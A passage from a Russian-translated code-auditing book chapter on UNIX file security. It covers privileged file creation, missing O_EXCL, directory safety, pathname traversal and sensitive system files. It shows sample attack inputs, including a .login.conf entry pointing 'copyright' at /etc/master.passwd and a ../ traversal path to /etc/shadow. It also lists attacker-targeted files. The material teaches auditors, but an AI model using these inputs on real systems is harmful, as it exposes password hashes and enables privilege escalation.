Иногда программа добросовестно управляет своими повышенными привилегиями, но сталкивается с проблемами, когда полагается на сторонние библиотеки для достижения нужной функциональности. Shared libraries часто могут быть источником потенциальных уязвимостей, поскольку пользователи библиотеки не знают, как библиотечные функции устроены внутри; они знают только API, который библиотека экспортирует. Поэтому библиотекам довольно опасно беспорядочно обращаться к ресурсам файловой системы: если библиотека используется в привилегированном приложении, ее функциональность может стать средством повышения привилегий. Если разработчики не предупреждены о потенциальных побочных эффектах использования конкретной библиотеки, они могут непреднамеренно внедрить уязвимость в приложение, которое в остальном является безопасным. В качестве примера рассмотрим ошибку, связанную с login class capability database во FreeBSD, которую обнаружил Przemyslaw Frasnsek (задокументирована на [www.osvdb.org/displayvuln.php?osvdb\\_id=6073](http://www.osvdb.org/displayvuln.php?osvdb_id=6073)). Исследователь отметил, что и переносимая программа OpenSSH, и программа login вызывают различные функции в libutil, чтобы читать записи из login capabilities database до сброса привилегий. Такое поведение опасно, потому что если libutil вызывается определенным образом, она ищет файл .login.conf в домашнем каталоге пользователя; этот файл содержит пользовательские записи login capability database. Этот код инкапсулирован в библиотеке libutil, поэтому проблема не была сразу очевидна. Вот один из уязвимых фрагментов кода из OpenSSH:

```
if (newcommand == NULL && !quiet_login
    && !options.use_login) {
    fname = login_getcapstr(lc, "copyright",
        NULL, NULL);
    if (fname != NULL && (f =
        fopen(fname, "r")) != NULL) {
        while (fgets(buf, sizeof(buf), f)
            != NULL)
            fputs(buf, stdout);
        fclose(f);
    }
```

Намерение этого кода - вывести сообщение об авторских правах, определенное системой, когда пользователи входят в систему. Имя copyright-файла, если оно определено, получается вызовом login\_getcapstr(). Функция login\_getcapstr(), определенная в libutil, извлекает запись из login capabilities database с помощью функции libc cgetstr(). Используемая ей база данных указана в аргументе lc, установленном предыдущим вызовом login\_getpwclass(), который по сути ищет в домашнем каталоге пользователя пользовательский class file.

Допустим, пользователь создает файл `~/login.conf`, содержащий такие строки:

```
default:\n\n:copyright=/etc/master.passwd:
```

Если пользователь входит в систему, приведенный ранее код OpenSSH возвращает `/etc/master.passwd` как `copyright string`, и `ssh daemon` продолжает открывать `password file` как `root` и выводить его содержимое.

## Создание файлов

Приложениям, создающим новые файлы и каталоги в файловой системе, нужно тщательно выбирать подходящие начальные разрешения и владельца файла. Даже если процесс работает в довольно безопасной части файловой системы, он может попасть в неприятности, оставив вновь созданные файлы и каталоги открытыми для атакующих.

## UNIX-интерфейс `open()`

Основной интерфейс UNIX-системы для создания и открытия файлов - системный вызов `open()`. Функция `open()` имеет следующую семантику:

```
int open(char *pathname, int flags, mode_t mask);
```

Как видите, у `open()` три параметра. Параметры `pathname` и `mask` задают имя файла, который нужно создать или открыть, и 12-битную маску разрешений, применяемую к файлу, если он создается. Если файл открывается, а не создается, маска разрешений игнорируется. Параметр `flags` задает, как должна вести себя `open()`. Он состоит из 0 или более специальных значений флагов, объединенных операцией OR в битовую маску. С этими флагами вы будете знакомиться на протяжении оставшейся части главы.

## Разрешения

При проверке UNIX-приложения нужно убедиться, что при создании файла или каталога изначально выбираются разумные биты разрешений. Если файл создается с помощью `open()`, `creat()` или специальной функции вроде `mknod()`, программисты, скорее всего, укажут явный режим создания файла, который должно быть легко выборочно проверить. Помните, что указанный режим создания будет молча скомбинирован со значением `umask` процесса, обсуждавшимся ранее. Хотя упомянутые здесь функции используют явные режимы создания файлов, далее, в разделе "The Stdio File Interface", вы увидите, что стандартные библиотеки C предоставляют API файлового ввода-вывода, которые определяют разрешения неявно; это гораздо более опасная модель программирования.

## Забытый O\_EXCL

При создании нового файла легко ошибиться. Часто, когда разработчик пишет код, предназначенный для открытия файла, тот же код может непреднамеренно открыть существующий файл. Такая атака возможна, потому что функция `open()` отвечает и за создание новых файлов, и за открытие существующих. Она делает одно или другое в зависимости от того, какие флаги присутствуют в параметре `flags`. Флаг `O_CREAT` указывает, что `open()` должна создать новый файл, если запрошенное имя файла еще не существует. Поэтому любой вызов `open()`, которому передан флаг `O_CREAT`, потенциально создает новый файл, но также может просто открыть уже существующий файл, если он уже есть, а у вызывающей программы достаточно доступа, чтобы его открыть. Когда флаг `O_EXCL` используется вместе с `O_CREAT`, функция `open()` эксклюзивно создает новый файл. Если указанное имя файла уже существует, функция `open()` завершается неудачей. Поэтому если `open()` вызывается с `O_CREAT`, но без `O_EXCL`, система может открыть существующий файл вместо создания нового. Чтобы увидеть, почему это может быть проблемой, рассмотрим следующий пример:

```
if ((fd=open("/tmp/tmpfile.out",
            O_RDWR|O_CREAT, 0600)) < 0)
    die("open");

...
```

Код, приведенный в примере, создает временный файл с именем `/tmp/tmpfile.out`. Однако поскольку флаг `O_EXCL` не указан, этот код также может открыть уже существующий файл, если `/tmp/tmpfile.out` уже существует. Далее, в разделе "Race Conditions" этой главы, вы увидите, что атакующие могут использовать файловые `symlinks`, чтобы эксплуатировать такую проблему и заставить приложение открыть чувствительные системные файлы.

Также помните: если файл открывается, а не создается, маска разрешений, переданная `open()`, полностью игнорируется. Возвращаясь к предыдущему фрагменту кода: если приложение создавало файл `/tmp/tmpfile.out` с ограничительными разрешениями, как показано, потому что собиралось хранить в нем чувствительные данные, любой пользователь мог бы получить доступ к этим данным, сначала создав файл с таким же именем.

## Непривилегированный владелец

Приложения, выполняющиеся со специальными привилегиями, часто отказываются от части или всех своих привилегий при выполнении потенциально опасных операций, таких как создание или открытие файлов. В общем случае этот подход разумен, но в нем определенно есть ловушки, за которыми нужно следить.

Если процесс создает файл или каталог, он создается от имени менее привилегированного пользователя. Если это `setuid-root`-программа, а атакующий является этим менее привилегированным пользователем, последствия могут быть серьезными. Помните: если вы владеете файлом, вы можете изменить его групповое владение и битовую маску разрешений. Поскольку вы контролируете разрешения, вы можете читать, записывать и усекавать файл по своему желанию. Рассмотрим такой код:

```
drop_privs();

if ((fd=open("/usr/safe/account3/resultfile",
            O_RDWR | O_CREAT, 0600))<0)
    die("open");

regain_privs();

...
```

Этот код прост, но он показывает, как может выглядеть создание файла в `setuid`-программе, аккуратно обращающейся с привилегиями. У этой программы может быть проблема безопасности, а может и не быть; это зависит от того, что программа позже делает с файлом. В текущем виде, если файла еще нет в файловой системе, он создается вызовом `open()`. Владелец будет атакующий, который затем сможет произвольно манипулировать содержимым и разрешениями файла. Эти действия могут включать изменение содержимого файла прямо во время работы программы с ним, изменение разрешений, чтобы позже помешать программе повторно открыть файл, или просто чтение содержимого файла.

## Безопасность каталогов

Как обсуждалось, процесс, создающий файлы, должен убедиться, что выбирает подходящий набор разрешений и подходящего владельца и группу файла. Это не единственная забота приложения, поскольку каталоги, содержащие файл, также критически важны для общей безопасности файла.

Если новые файлы создаются в каталоге, доступном на запись непривилегированному пользователю, программа должна уметь справляться с действиями атакующих вроде удаления созданных ею файлов, создания файлов с именами, конфликтующими с именами, которые использует программа, и переименования файлов после того, как программа их создала. Примеры таких атак вы увидите далее в разделах "Links" и "Race Conditions" этой главы.

Если каталог доступен атакующему на запись, но является `sticky`-каталогом, программа все еще находится на опасной территории, однако ей не нужно беспокоиться о том, что атакующие переименуют или удалят ее файлы после успешного создания. Тем не менее она может столкнуться со множеством проблем при создании этих файлов; это вы также увидите далее в разделе "Race Conditions" этой главы.

Если содержащий каталог фактически принадлежит атакующему, у программы появляется другой, но столь же серьезный набор проблем. Атакующий, владеющий каталогом, может изменить файловые разрешения и групповое владение каталога, чтобы заблокировать процесс или помешать ему выполнять определенные действия в определенные моменты.

## Родительские каталоги

Чтобы файл был безопасным, недостаточно безопасно создать его и поместить в безопасный каталог. Каждый каталог, упомянутый в имени файла, должен быть столь же безопасным.

Например, допустим, программа работает с файлом в таком расположении:

`/tmp/mydir/safedir/safefile`. Если `safedir` и `safefile` безопасны и устойчивы к атакам, но непривилегированные пользователи владеют `mydir` или имеют к нему доступ на запись, они могут просто переименовать или удалить запись `safedir` и предоставить свою собственную версию `safedir` и `safefile`. Если программа позже использует этот `pathname`, он будет ссылаться на совершенно другой файл. Поэтому важно, чтобы каждый каталог был безопасным, начиная с родительского каталога файла и поднимаясь до корневого каталога.

## Имена файлов и пути

Вы уже знаете о `pathnames`, но в этом разделе вернетесь к ним, сосредоточившись на деталях, важных для безопасности. `Pathname` - это последовательность одного или более компонентов каталогов, разделенных символом-разделителем каталогов `/`. `Pathname`, как и любая другая C-строка, завершается символом NUL (`\x00`). `Pathname` сообщает ядру, как пройти путь от известного расположения каталога к файлу или каталогу, обходя дерево каталогов. Например, `pathname /home/jm/test` сообщает ядру, что нужно начать с корневого каталога (`/`), затем перейти в каталог `home`, затем в каталог `jm`, а затем открыть файл `test`.

Терминология для файлов и путей не высечена в камне. Некоторые источники разделяют `pathname` на две части: `path` и `filename`. В этом контексте `path` - это каждый компонент каталога в `pathname`, кроме последнего; он сообщает ядру, как добраться до каталога, содержащего запрошенный файл. `Filename` - это последний компонент каталога, имя файла в этом каталоге. Поэтому файл, на который ссылается `pathname /home/jm/test`, имеет `path /home/jm/` и `filename test`. На практике, однако, большинство людей используют термины "pathname" и "filename" взаимозаменяемо. Обычно термин "path" указывает каталог, содержащий файл, но он также используется при разговоре о любом `pathname`, который ссылается на каталог.

Есть два вида путей: `absolute` и `relative`. `Absolute paths` всегда начинаются с символа `/` и описывают, как добраться от корневого каталога, имя которого `/`, к другому файлу или каталогу в файловой системе. `Relative paths` начинаются с любого символа, кроме `/` или NUL, и сообщают ядру, как добраться от текущего рабочего каталога процесса до цели.

У каждого каталога есть две специальные записи: запись `.`, которая ссылается на сам каталог, и запись `..`, которая указывает на его родительский каталог. Корневой каталог, имя которого `/`, имеет специальную запись `..`, указывающую обратно на него самого. Файлы не могут содержать символ `/` в своих именах, как и символ NUL, но любой другой символ разрешен. Более одного символа `slash` подряд в `pathname` трактуются как один `slash`, поэтому путь `/////usr/////bin/////` эквивалентен `/usr/bin`. Если `pathname` ссылается на каталог, обычно у него может быть любое количество завершающих `slash`, потому что они фактически игнорируются.

Допустим, у вас есть `pathname /usr/bin/find`. Поскольку он начинается с `/`, вы знаете, что это `absolute path`, который сообщает ядру, как добраться до программы `find` от корневого каталога. `./../../../../usr/bin/../../share/../../bin/find` - тоже `absolute path`, который ссылается на тот же файл, хотя делает это более извилистым способом. Если текущий выполняющийся процесс имеет текущий рабочий каталог `/usr/bin`, возможно вследствие использования `chdir("/usr/bin")`, `relative pathname find` ссылается на программу, как и `./find` или `../../../../../../../../usr/bin/find`.

Это может показаться странным, но каждый раз, когда вы используете системный вызов, принимающий `pathname`, ядро проходит процесс пошагового обхода каждого каталога, чтобы найти файл. Чтобы ядро могло следовать по пути, у вас должны быть `search permissions` на каждый каталог в этом пути. Для предотвращения потерь производительности используется много кэширования, но это поведение стоит помнить, когда позже в этом разделе вы будете смотреть на некоторые векторы атак.

## Трюки с `pathname`

Многие привилегированные приложения строят `pathnames` динамически, часто включая данные, которыми может управлять пользователь. Такие приложения часто выполняют `sanity checking` построенных имен файлов, чтобы убедиться, что они находятся в безопасном месте или не содержат злонамеренных компонентов. Например, представьте привилегированную программу, которую можно использовать для разбора специальных файлов данных, но эти файлы данных могут находиться только в двух каталогах. Программа содержит следующий код:

```
if (!strncmp(filename, "/usr/lib/safefiles/", 19))
{
    debug("data file is in /usr/lib/safefiles/");
    process_libfile(filename, NEW_FORMAT);
}
else if (!strncmp(filename, "/usr/lib/oldfiles/", 18))
{
    debug("data file is in /usr/lib/oldfiles/");
    process_libfile(filename, OLD_FORMAT);
}
else
{
    debug("invalid data file location");
    app_abort();
}
```

Предположим, эта программа получает аргумент `filename` от пользователей. Код пытается убедиться, что `pathname` указывает на безопасное место, проверяя префикс имени файла и удостоверившись, что он указывает на подходящий каталог в `/usr/lib`, куда у пользователей не должно быть доступа на запись. Пользователи потенциально могут обойти эти проверки, передав имя файла такого вида:

```
/usr/lib/safefiles/../../../../../../../../etc/shadow
```

Этот `filename` пройдет проверку, но все равно заставит привилегированное приложение открыть `shadow password file` как свой файл данных, что, скорее всего, будет иметь эксплуатируемые последствия.

Старая версия Linux tftpd имела уязвимость такого рода, которую обнаружил исследователь Alex Belits. Следующий код из tftpd должен проверять filename (взяв из его исходного сообщения в bugtraq, архивированного по адресу <http://insecure.org/sploits/linux.tftpd.dotdotbug.html>):

```
syslog(LOG_ERR, "tftpd: trying to get file: %s\n",

filename);

if (*filename != '/') {
    syslog(LOG_ERR,
        "tftpd: serving file from %s\n", dirs[0]);
    chdir(dirs[0]);
} else {
    for (dirp = dirs; *dirp; dirp++)
        if (strncmp(filename,
            *dirp, strlen(*dirp)) == 0)
            break;
    if (*dirp==0 && dirp!=dirs)
        return (EACCESS);
}

/*
 * prevent tricksters from getting around the directory
 * restrictions
 */
for (cp = filename + 1; *cp; cp++)
    if(*cp == '.' && strncmp(cp-1, "../", 4) == 0)
        return(EACCESS);
```

Если первый символ имени файла - slash, tftpd предполагает, что каталог является absolute path, и проверяет, совпадает ли начальный каталог с одним из известных. Если первый символ имени файла не slash, tftpd предполагает, что это relative pathname, ссылающийся на файл в первом предопределенном каталоге.

Затем код проверяет, что filename не содержит последовательностей ../; если содержит, filename отклоняется как попытка атаки. Проблема в том, что если filename начинается с символов ../, проверка этого не ловит, и удаленные пользователи могут извлекать произвольные файлы из системы, рекурсивно выйдя из каталога tftp, который обычно является /tftpd.

## Встроенный NUL

Символ NUL завершает pathname, поскольку pathname - это просто C-строка. Однако когда языки более высокого уровня взаимодействуют с файловой системой, они в основном используют строки с длиной и не используют символ NUL для обозначения конца строки. Программами на Java, PHP, Visual Basic и Perl часто можно манипулировать, передавая filenames, содержащие встроенные символы NUL. Язык программирования рассматривает эти символы как часть pathname, но нижележащая ОС рассматривает их как terminator. В эту проблему, связанную с pathnames, углубитесь в главе 8, "Strings and Metacharacters".

## Опасные места

Файловая система многопользовательской UNIX-машины во многом похожа на современный мегаполис: большинство районов безопасны, если не делать глупостей, но в некоторых частях города даже полиция предупреждает, что лучше не останавливаться на светофоре. На UNIX-машине "безопасные районы" похожи на закрытые сообщества: каталоги и файлы, которыми управляете только вы и ваши доверенные друзья. "Сделать глупость" означало бы, например, создавать новые файлы и каталоги с недостаточными разрешениями - цифровой эквивалент незапертых дверей. Сюда же относится просьба к потенциально вредоносным пользователям указать, какие файлы обрабатывать, что похоже на просьбу к вору помочь найти хорошее место для хранения денег. Опасные части города соответствуют публичным каталогам, которые на больших многопользовательских машинах могут быть довольно пугающими, например /tmp, /var/tmp/ и каталог почтового spool.

В целом приложение может быть довольно хорошо изолировано от файловых уязвимостей, если остается в более безопасных частях файловой системы. Например, если программа взаимодействует с файловой системой только для чтения статических файлов, принадлежащих привилегированным пользователям, таких как конфигурационные файлы в /etc, она, скорее всего, устойчива к вмешательству вредоносных третьих сторон. Если приложению нужно более сложное взаимодействие с файловой системой, но оно работает с файлами в безопасном месте и гарантирует безопасное создание и обработку новых файлов и каталогов, оно все еще, вероятно, безопасно.

Каждый раз, когда программе приходится выходить за пределы этих простых случаев, она сталкивается с потенциальными проблемами, связанными с тем, что вредоносные третьи стороны могут манипулировать файловой системой у нее под ногами. С этой точки зрения потенциально уязвимые программы - это те, которым нужно взаимодействовать с файлами и каталогами во враждебных местах файловой системы. Враждебное место - это место, где другие пользователи и программы могут вмешиваться, манипулировать, прерывать или перехватывать использование файлов. Следующие места потенциально враждебны:

- Места, заданные пользователем - каждый раз, когда имя файла или каталога строится на основе пользовательского ввода, возникает потенциальный риск. Любой daemon или setuid-приложение, принимающее filename от пользователя с меньшими привилегиями или из сетевого соединения, должно осторожно использовать этот filename. Пользователи легко могут указать процессу на место в файловой системе, где они имеют полный контроль, а затем провести тонкую манипуляцию файлами за спиной программы.
- Новые файлы и каталоги - привилегированный процесс может работать в полностью безопасном и защищенном месте файловой системы, но если он создает новый файл или каталог со слишком мягкими разрешениями, атакующие могут тайно им манипулировать.



- Временные и публичные каталоги - многие приложения используют временные файлы в публичных каталогах, и при неправильном использовании приложения становятся открытыми для разных атак. Daemons и setuid-приложения, безусловно, подвержены этим проблемам, но непривилегированные приложения тоже могут столкнуться с неприятностями. Если программу, выполняющуюся как непривилегированный пользователь, можно обманом заставить раскрыть файлы или привилегии этого пользователя другим пользователям системы, это может привести к серьезной уязвимости.
- Файлы, контролируемые другими пользователями - некоторые setuid-приложения работают с файлами, контролируемыми непривилегированным пользователем, который вызвал программу, например с конфигурационным файлом в домашнем каталоге пользователя. Многие daemons аналогично используют файлы других пользователей, а некоторые daemons даже периодически обходят части файловой системы для выполнения задач обслуживания. Привилегированные программы должны быть осторожны в том, как они взаимодействуют с этими контролируемыми пользователями файлами.

## Интересные файлы

Типичная UNIX-система имеет несколько файлов и каталогов, интересных аудиторам кода, потому что они содержат секретную информацию, конфигурационные или управляющие данные для привилегированных программ, инкапсулируют аппаратные или kernel objects либо обладают поведением или атрибутами, которые можно использовать в атаке.

При аудите кода полезно иметь общее представление о том, что существует в типичной UNIX-системе, потому что эта информация помогает придумывать потенциальные атаки. Файлы, рассматриваемые в следующем разделе, ни в коем случае не являются исчерпывающим списком потенциально рискованных файлов, но они охватывают некоторые из более интересных мест файловой системы.

## Системные конфигурационные файлы

Конфигурационные файлы в /etc/ обычно являются хорошей целью для атакующих. Некоторые daemons, например radius, OpenSSH, VPN daemons и ntpd, могут использовать shared secrets или private keys для шифрования сетевого взаимодействия. Атакующие, способные прочитать конфигурационные файлы, содержащие эти секреты, могут получить возможность атаковать службу или ее клиентов. В целом возможность записи в конфигурационные файлы часто приводит к раскрытию безопасности, а возможность повредить или удалить их часто отключает систему. Следующий список описывает некоторые часто атакуемые файлы и объясняет, какие преимущества атакующие могут получить от доступа к ним:

- Базы данных аутентификации (/etc/passwd, /etc/shadow, /etc/master.passwd, /etc/tcb/) - shadow password file в UNIX-системе обычно содержит хэшированную форму паролей каждого пользователя. Возможность непривилегированной программы читать shadow password information часто приводит к дальнейшей компрометации. Слабо составленные пароли можно обнаружить словарной атакой с использованием программы взлома паролей, например инструмента John the Ripper от Solar Designer ([www.openwall.com](http://www.openwall.com)). Учетные записи без пароля выделяются в shadow-файле, потому что у них отсутствует хэш. Программа, способная писать в эти файлы, обычно может предоставить себе root-доступ. Манипуляция этими файлами или их повреждение обычно выводит машину из строя, пока администратор не создаст их заново.

- Эквивалентность хостов (/etc/hosts.equiv, .rhosts, .shosts) - эти файлы указывают, какие hosts и users могут входить на машину без аутентификации, то есть какие hosts и users считаются доверенными. Trust relationships иногда встречаются во внутренних сетях, потому что упрощают администрирование и сценарные задачи. Обратите внимание, что ssh daemons учитывают эти trust configurations, если настроены соответствующим образом. Атакующие, обнаружившие такие trust relationships, могут попытаться получить доступ к доверенным машинам или даже запустить сетевую атаку через IP spoofing, маскируясь под доверенный IP-адрес. Атакующие, способные писать в эти файлы, часто могут получить root-доступ, заставив машину доверять им.
- /etc/ld.preload.so - если атакующие могут писать в определенные shared libraries, они потенциально могут внедрить код, который будут выполнять несколько программ на машине.
- /etc/nologin, /etc/hosts.allow - создание этих файлов может фактически отключить систему.

## Личные пользовательские файлы

Личные пользовательские файлы также могут быть интересны атакующим, потому что в типичном пользовательском каталоге есть не только чувствительные файлы, но и конфигурационные файлы, используемые различными приложениями в системе. Этот список кратко суммирует некоторые интересные личные пользовательские файлы:

- Истории shell (.sh\_history, .ksh\_history, .bash\_history, .history) - shell histories являются файлами, содержащими журнал каждой команды, которую пользователи вводят в своих командных оболочках. Атакующие могут использовать эти файлы, чтобы наблюдать поведение других пользователей в попытке обнаружить потенциальные цели атаки в системе или узнать другие системы, куда пользователи обычно входят.
- Сценарии входа и выхода shell (.profile, .bashrc, cshrc, .login) - эти файлы запускаются автоматически, когда пользователи входят в систему или выходят из нее. Атакующие могут использовать эти файлы, чтобы находить потенциальные цели атаки в системе, например программы с race conditions во временных файлах, запускаемые root при входе. Разумеется, возможность записи в эти файлы представляла бы непосредственную угрозу, потому что атакующий мог бы добавить в файл произвольные команды, которые будут выполнены при следующем входе пользователя.
- Почтовые spool-файлы - почта системных пользователей является еще одной целью, которая может оказаться весьма полезной атакующим, поскольку пользователи часто имеют чувствительную и конфиденциальную информацию в электронной почте, а администраторы обсуждают вопросы безопасности, такие как учетные данные и существующие уязвимости. Каталог mail spool часто является sticky-каталогом с mode 777, что делает его подверженным манипуляциям со стороны непривилегированных атакующих.

## Конфигурационные файлы и данные программ

Программно-специфичные конфигурационные файлы и данные также могут быть полезны атакующим. Чтение конфигурационных файлов может позволить им найти слабости или чувствительную информацию, которую можно использовать для достижения более высокого уровня компрометации. Изменение файловых данных обычно имеет более немедленные и радикальные последствия, например получение привилегий приложения, использующего конфигурационный файл. Следующий список описывает некоторые конфигурационные и data files, которые были бы интересны атакующему:

- Web-файлы - Web-приложения обычно имеют статические конфигурационные файлы со встроенными учетными данными базы данных. Любой механизм аутентификации, локальный для Web-сервера, может использовать статические файлы с password information, например файл Apache `.htpasswd`. Кроме того, поскольку Web-приложения часто написаны на scripting languages, исходный код может быть ценен для атакующих. Поскольку исходный код дает им детальное понимание того, как работает Web-приложение, они могут использовать его, чтобы попытаться найти уязвимость в Web-службе. Web-приложения обсуждаются в главах 17, "Web Applications", и 18, "Web Technologies".
- Конфигурационные файлы SSH - программа secure shell (SSH) содержит конфигурационные файлы и параметры, которые можно использовать для компрометации учетных записей других пользователей, если их можно читать и изменять. Как отмечалось ранее, размещение файла `.shosts` в каталоге пользователя позволяет войти от его имени без каких-либо учетных данных, если в SSH-сервере включены параметры конфигурации `rhosts`. Возможность читать и изменять чувствительные key files аналогично может приводить к компрометации учетных записей.
- Временные файлы - временные файлы обычно хранятся в публичном каталоге, таком как `/var/tmp` или `/tmp`, который обычно является sticky-каталогом с mode `777`.

## Журнальные файлы

Журналы иногда содержат чувствительную информацию, например пароли пользователей, если они ошибочно вводят их в приглашение имени пользователя. Редактирование журналов позволяет атакующим скрывать следы любого атакующего поведения. Log files часто находятся в подкаталогах `/var`, например `/var/log`.

## Файлы программ и библиотеки

Возможность перезаписать файл программы или библиотеку почти наверняка может привести к повышению привилегий. Например, в BSD-системе программа `pwdb_mkdb` выполняется как `root`, когда пользователи изменяют свою запись учетной информации в password file. Пользователи, которые могут перезаписать этот бинарный файл, могли бы выполнить произвольный код в контексте пользователя `root`. Аналогично, если атакующие могут перезаписать shared libraries, они потенциально могут внедрить код, выполняемый несколькими программами по всей машине.

## Файлы ядра и загрузки

Если атакующие могут писать в файл ядра или файлы, используемые в процессе загрузки, они потенциально могут внедрить или изменить код, который будет использован при следующей перезагрузке машины.

## Файлы устройств

Как упоминалось, файлы устройств выглядят точно как обычные файлы, доступные пользователям в файловой системе, за исключением того, что они обращаются к устройствам, а не к обычным файлам. Набор файлов устройств в UNIX-системе сильно различается в зависимости от варианта UNIX, но некоторые распространенные перечислены здесь:

- Виртуальные драйверы устройств - условия denial-of-service часто можно вызвать, заставив программу читать файл бесконечного размера или файл, который вызывает постоянную блокировку. В UNIX-системах файлы вроде /dev/zero, /dev/random и /dev/urandom можно использовать для генерации бесконечных объемов данных, из-за чего процесс будет занят разбором бессмысленной информации или заблокируется.
- Устройства сырой памяти - некоторые системы содержат raw memory devices, которые позволяют читать и писать напрямую в память. Обычно система содержит файл /dev/mem, предоставляющий доступ к физической памяти, доступной в системе. Возможность записи в этот файл приведет к компрометации на уровне ядра. Другие memory files, например /dev/kmem, также позволяют писать в адреса виртуальной памяти ядра.
- Драйверы аппаратных устройств - аппаратные устройства часто имеют соответствующие device files, используемые для доступа к конкретному устройству. Например, устройство принтера может быть доступно через /dev/lpX. Доступ к аппаратным устройствам, когда программа намерена манипулировать обычными файлами, обычно приводит к тому, что приложение перестает корректно функционировать.
- Терминальные устройства - пользователи взаимодействуют с shell через terminal devices или pseudo-terminal devices. Обычно они называются /dev/ttyX, /dev/ptyX или похожим образом. Получение доступа к этим устройствам может позволить атакующим читать данные из сессий других пользователей или вставлять нажатия клавиш в их сессию, тем самым принимая их привилегии.

## Именованные каналы

Предоставление named pipes вместо обычных файлов может быть интересно атакующим, особенно для timing-based attacks (обсуждаемых в разделе IPC в главе 10, "UNIX II: Processes"). Кроме того, если приложение открывает named pipe, это позволяет владельцу pipe доставить сигнал SIGPIPE, который можно использовать для signal-based attack. Сигналы подробно рассматриваются в главе 13.

## Файловая система Proc

Некоторые UNIX OSs предоставляют другие интересные файлы в /proc, которые можно использовать для файловых атак. Например, daemon, выполняющийся как непривилегированный пользователь, имеет разрешения читать собственный файл /proc/pid/mem - виртуальный файл, который можно использовать для чтения и записи памяти текущего процесса. Если daemon обманом заставить читать этот файл и выводить результаты, он может раскрыть пользователям чувствительную информацию. Еще один полезный файл в proc file system - файл kcore, который можно использовать для чтения чувствительных данных в kernel memory.

## Внутреннее устройство файлов

Когда вы изучаете сложные файловые уязвимости, такие как race conditions и linking attacks, полезно иметь базовое понимание внутреннего устройства файлов в UNIX. Естественно, реализации UNIX довольно сильно различаются под капотом, но это объяснение использует общий подход, который должен охватить основные свойства всех реализаций. Это обсуждение не совпадает на 100% с какой-либо конкретной реализацией UNIX, но должно покрывать концепции, полезные для анализа кода файловой системы.

## Файловые дескрипторы

UNIX предоставляет согласованный файловый интерфейс, который процессы могут использовать для работы с довольно разнородным набором системных ресурсов. Эти ресурсы включают файлы, аппаратные устройства, специальные виртуальные устройства, network sockets и IPC mechanisms. Единообразие этого файлового интерфейса и средства, которыми он поддерживается в ядре, дают гибкую и interoperable систему. Например, код, используемый для общения с peer через named pipe, можно было бы использовать для взаимодействия с network socket или файлом программы, и перенастройка потребовала бы минимальных изменений или не потребовала бы их вовсе.

Для каждого процесса UNIX-ядро хранит список его открытых файлов, известный как таблица файловых дескрипторов. Эта таблица содержит указатели на структуры данных в ядре (подробнее обсуждаются в главе 10), которые инкапсулируют эти системные ресурсы. Обычно процесс открывает обычный файл на диске вызовом `open()` и передачей `pathname` в `open`. Ядро разрешает `pathname` в конкретный файл на диске, а затем загружает необходимые файловые структуры данных в память, читая часть информации с диска. Файл добавляется в таблицу файловых дескрипторов, и позиция, или индекс, новой записи в таблице файловых дескрипторов возвращается процессу. Этот индекс и есть файловый дескриптор, который служит уникальным числовым token, с помощью которого процесс может ссылаться на файл в будущих системных вызовах.

Рисунок 9-3 показывает file descriptor table для простого daemon. File descriptors 0, 1 и 2, соответствующие соответственно standard input, standard output и standard error, поддерживаются device driver для файла `/dev/null`, который просто отбрасывает все, что получает. File descriptor 3 ссылается на конфигурационный файл, открытый программой, с именем `/etc/config`. File descriptor 4 - это TCP network connection к Web-серверу машины 1.2.3.4.

| Resources                             | Process 1000: File Descriptor Table                          |
|---------------------------------------|--------------------------------------------------------------|
| Device Driver: <code>/dev/null</code> | 0: Standard Input<br>1: Standard Output<br>2: Standard Error |
| File: <code>/etc/config</code>        | 3: Config File                                               |
| Socket: 1.2.3.4 port 80               | 4: Network Connection                                        |

**Рисунок 9-3. Упрощенное представление file descriptor table**

File descriptors обычно закрываются, когда процесс завершается или вызывает `close()` для file descriptor. Процесс может пометить определенные file descriptors как close-on-exit, что означает, что они автоматически закрываются, если процесс выполняет другую программу. Descriptors, не помеченные close-on-exit, сохраняются при запуске новой программы, что имеет некоторые последствия для безопасности, рассматриваемые в главе 10. File descriptors автоматически дублируются, когда процесс использует `fork()`, а процесс может явно дублировать их системным вызовом `dup2()` или `fcntl()`.

## Inodes

Детали хранения файловых атрибутов зависят от кода файловой системы, но UNIX имеет структуру данных, которую, как он ожидает, файловая система сможет заполнить из своего backing data store. Для каждого файла UNIX ожидает information node (inode), который файловая система может предоставить. В более прямолинейных классических UNIX-файловых системах inodes являются реальными структурами данных, находящимися в физических блоках на диске. В современных файловых системах все устроено не так прямолинейно, но ядро все равно использует концепцию inode, чтобы отслеживать всю информацию о файле независимо от того, как эта информация в итоге хранится.

Итак, что находится в inode? У inodes есть inode number, уникальный в файловой системе. Каждая файловая система, смонтированная на UNIX-машине, имеет уникальный device number. Поэтому каждый файл в UNIX-системе можно уникально идентифицировать комбинацией его device number и inode number. Inodes содержат поле типа файла, которое может указывать, что файл является ordinary file, character device, block device, UNIX domain socket, named pipe или symbolic link. Inodes также содержат owner ID, group ID и file permission bits для файла, а также размер файла в байтах, access, modification и inode timestamps и количество ссылок на файл.

Термин "inode" может сбивать с толку, потому что он относится к двум разным вещам: inode data structure, хранящейся на диске, и inode data structure, которую ядро держит в памяти. Inode data structure на диске содержит упомянутые файловые атрибуты, а также указатели на data blocks файла на диске. Inode data structure в памяти ядра содержит всю информацию disk inode, а также дополнительные атрибуты и данные и указатели на связанные kernel functions для работы с файлом. Когда ядро открывает файл, оно создает inode data structure и просит нижележащий driver файловой системы заполнить ее. Код файловой системы может прочитать inode с диска и заполнить inode data structure ядра извлеченной информацией или сделать что-то совершенно другое. Важно то, что для ядра каждый файл обрабатывается, отслеживается и поддерживается через inode.

Inodes организованы и кэшируются так, чтобы ядро и файловая система могли быстро к ним обращаться. Ядро в основном работает с файлами через inodes, а не через filenames. Когда процесс выполняет системный вызов с аргументом pathname, ядро разрешает pathname в inode, а затем выполняет запрошенную операцию над inode. Это объяснение немного упрощено, но его достаточно для целей этого обсуждения. Так или иначе, когда файл открыт и сохранен в file descriptor table, туда помещается указатель на цепочку структур данных, которая в конечном итоге ведет к inode data structure, связанной с файлом.

NB. Глава 10 объясняет структуры данных, участвующие в связывании file descriptor table с inode data structure. Эти конструкции важны для понимания того, как файлы и file descriptors совместно используются процессами, но пока их можно отложить.

## Каталоги

Содержимое каталога - это просто список файлов, которые каталог содержит. Каждый элемент списка называется directory entry, и каждая запись содержит две вещи: имя и inode number. Возможно, вы заметили, что filename не хранится в inode файла, поэтому он не хранится в файловой системе как файловый атрибут. Это потому, что filenames являются только инструкциями, сообщаемыми ядру, как проходить через directory entries, чтобы получить inode number файла.

